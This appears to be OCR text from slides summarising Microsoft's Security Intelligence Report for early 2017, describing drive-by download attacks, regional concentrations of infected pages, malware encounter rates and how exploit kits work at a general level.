
ANALYSIS:

Attackers sneak malicious code into legitimate but poorly secured websites. Machines with vulnerable browsers can become infected by malware simply by visiting the site. Bing search constantly monitors sites for malicious elements or behavior, and displays prominent warnings before redirecting to any suspicious site.

http://download.microsoft.com/download/4/E/F/4EFA4D41-EF9A-4B5A-B638-2AC564D210F2/Security_Intelligence_Report_Infographic_EN_US.pdf

Microsoft Security Assessment Report Drive-by-Downloads

Figure 6. One example of a drive-by download attack



1. User with vulnerable computer visits compromised web page with invisible IFrame

2. IFrame embedded in page secretly loads another page


3. The page redirects to another page containing an exploit

4. If the exploit succeeds, malware downloads from another server to the victim's computer

https://www.microsoft.com/security/sir/default.aspx

Microsoft Security Assessment Report
Drive-by-Downloads

Taiwan and Iran have the **highest** concentration of **drive-by download** pages.



http://download.microsoft.com/download/4/E/F/4EFA4D41-EF9A-4B5A-B638-2AC564D210F2/Security_Intelligence_Report_Infographic_EN_US.pdf

Microsoft Security Assessment Report
Drive-by-Downloads

Figure 9. Monthly trends for countries/regions with the highest concentration of drive-by download pages in March 2017





Figure 10. Monthly trends for countries/regions with the lowest concentration of drive-by download pages in March 2017

https://www.microsoft.com/security/sir/default.aspx

Microsoft Security Assessment Report
Malware Encounters



Malicious and unwanted software


Encounter rate

Encounter rate is the percentage of computers running Microsoft real-time security products that report a malware encounter.[3] For example, the encounter rate for the malware family Win32/Banload in Brazil in March 2017 was 0.4 percent. This data means that, of the computers in Brazil that were running Microsoft real-time security software in March 2017, 0.4 percent reported encountering the Banload family, and 99.6 percent did not. Encountering a threat does not mean the computer has been infected. Only computers whose users have opted in to provide data to Microsoft are considered when calculating encounter rates.[4]

https://www.microsoft.com/security/sir/default.aspx

Microsoft Security Assessment Report Malware Encounters


Figure 12. Encounter rates by country/region, March 2017


Percent of computers downloading malware, March 2017
20% +
15% to 20%
10% to 15%
5% to 10%
> 0 to 5%
Insufficient data
Worldwide: 7.8%
Microsoft Security Intelligence Report
http://www.microsoft.com/sir

https://www.microsoft.com/security/sir/default.aspx

Microsoft Security Assessment Report Malware Encounters


Figure 13. Encounter rates for significant malicious software categories, January–March 2017



https://www.microsoft.com/security/sir/default.aspx


Microsoft Security Assessment Report Malware Encounters

Figure 14. Encounter rates for unwanted software categories, January–March 2017



https://www.microsoft.com/security/sir/default.aspx

Microsoft Security Assessment Report
Exploit Kits




Exploit kits

Exploit kits are collections of exploits bundled together and sold as commercial software or as a service. Prospective attackers buy or rent exploit kits on malicious hacker forums and through other illegitimate outlets. A typical kit comprises a collection of webpages that contain exploits for several vulnerabilities in popular web browsers and browser add-ons. When the attacker installs the kit on a malicious or compromised web server, visitors who don't have the appropriate security updates installed are at risk of having their computers compromised through drive-by download attacks. (See page 8 for more information about drive-by downloads.)

https://www.microsoft.com/security/sir/default.aspx


Microsoft Security Assessment Report
Exploit Kits

Figure 19. How a typical exploit kit works


The exploit page finds out what your computer is vulnerable to...
The webpage contacts an exploit landing page
...and chooses exploits that will specifically infect your computer
You visit a compromised webpage
Your computer
Exploit.A
Exploit.B
Exploit.C

https://www.microsoft.com/security/sir/default.aspx

Microsoft Security Assessment Report
Exploit Kits



Notable exploits in 1Q17

Many of the more dangerous exploits are used in *targeted attacks* before appearing in the wild in larger volumes. A targeted attack is an attack against the computers or networks of a specific group of companies or individuals. This type of attack usually attempts to gain access to the computer or network before trying to steal information or disrupt the infected computers. Some, though not all, of these exploits are later adopted by exploit kits and used in widespread attacks. Figure 21 lists some of the exploits Microsoft has observed being used in targeted attacks in 2017.

